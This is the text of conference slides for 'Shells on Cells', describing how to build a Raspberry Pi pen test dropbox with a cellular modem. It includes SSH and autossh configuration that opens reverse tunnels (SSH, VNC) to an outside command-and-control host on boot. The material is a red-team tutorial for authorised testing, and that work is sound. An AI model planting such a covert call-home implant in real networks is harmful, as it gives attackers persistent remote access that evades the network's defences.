SHELLS ON CELLS

A PEN TEST DROPBOX WITH CELLULAR PERSISTENCE

@CELLPHONEDUDE

HTTPS://GITHUB.COM/CELLPHONEDUDE/SHELLS-ON-CELLS

Objective

- Configure RPI's with serial cellular modem
- Setup reverse tunnel to C2 for persistence


Assumptions for this talk

We'll assume that everyone in here knows how to setup the following if not links:

- Their C2 (cloud or physical server)
  - https://aws.amazon.com/ec2/getting-started/
- Create OS image and set up your Pi for headless access
  - https://learn.sparkfun.com/tutorials/getting-started-with-the-raspberry-pi-zero-wireless
- Full walkthough on github
  - https://github.com/cellphonedude/shells-on-cells

Build of Materials

- Raspberry PI 3 B+ or Raspberry Pi Zero W
- Waveshare GSM/GPRS/GNSS HAT
- Data Only SIM or M2M IOT SIM
- Raspberry Pi Zero W USB-A Addon Board V1.1
- SD Card



Configure the Waveshare GSM modem

- Install PPP to dial with the serial modem
  - $ sudo apt install ppp
- Configure profile to be used for dialing the data connection
  - $ Sudo su –
  - # Nano /etc/ppp/peers/google
    - Example peer file on github
- Configure interfaces file to auto dial cellular connection

```
auto google
iface google inet ppp
    provider google
```

Configure SSH PTDB

- edit (/etc/ssh/ssh_config)
  - Autossh persistence
    - ServerAliveCountMax 3
    - ServerAliveInterval 15
  - StrictHostKeyChecking no
  - HashKnownHosts no
  - GSSAPIAuthentication yes

Configure SSH Daemon on PTDB

- edit (/etc/ssh/sshd_config)
  - PasswordAuthentication no
  - PermitEmptyPasswords no
  - GatewayPorts yes
  - X11Forwarding yes

CONFIGURE SSH C2

- EDIT (/ETC/SSH/SSH_CONFIG)
  - STRICTHOSTKEYCHECKING NO
  - HASHKNOWNHOSTS NO
  - GSSAPIAUTHENTICATION YES

Configure SSH Daemon on C2

- Edit (/etc/ssh/sshd_config)
  - PasswordAuthentication no
  - PermitEmptyPasswords no
  - X11Forwarding yes

Configure autossh to run on boot

- Edit (/etc/rc.local)

autossh -fN -R <ptdb port>:localhost:<c2 port for n0d3> <c2 user>@<c2 domain> -p <c2 port for ssh> -i /home/pi/.ssh/<ptdb_name_rsa> &

autossh -fN -R 5901:localhost:5900 -R 8001:localhost:8001 -R 7001:localhost:22 tj@cellphonedude.ddns.net -p 8945 -i /home/pi/.ssh/cpdn1 &

- Replacing the <ptdb port> with this ptdb's port that it will communicate to c2 with
- Replace <c2 port for ssh> with the port the c2 does ssh over
- Replace <c2 port for ptdb> with port number on c2 to use for this node
- Replace <c2 user> with the username the ptdb should call home too
- Replace <c2 domain> with the domain or IP of the c2

Connecting from your C2

SSH your C2 from your system

- yoursystem$ ssh <c2 user>@<c2 domain> -p <c2 port for ssh> -i ~/.ssh/<c2key or ptdbkey>

From the shell on your C2 SSH into your PTDB with the below

- c2$ ssh pi@localhost -p <c2 port for ptdb> -i ~/.ssh/<ptdbkey>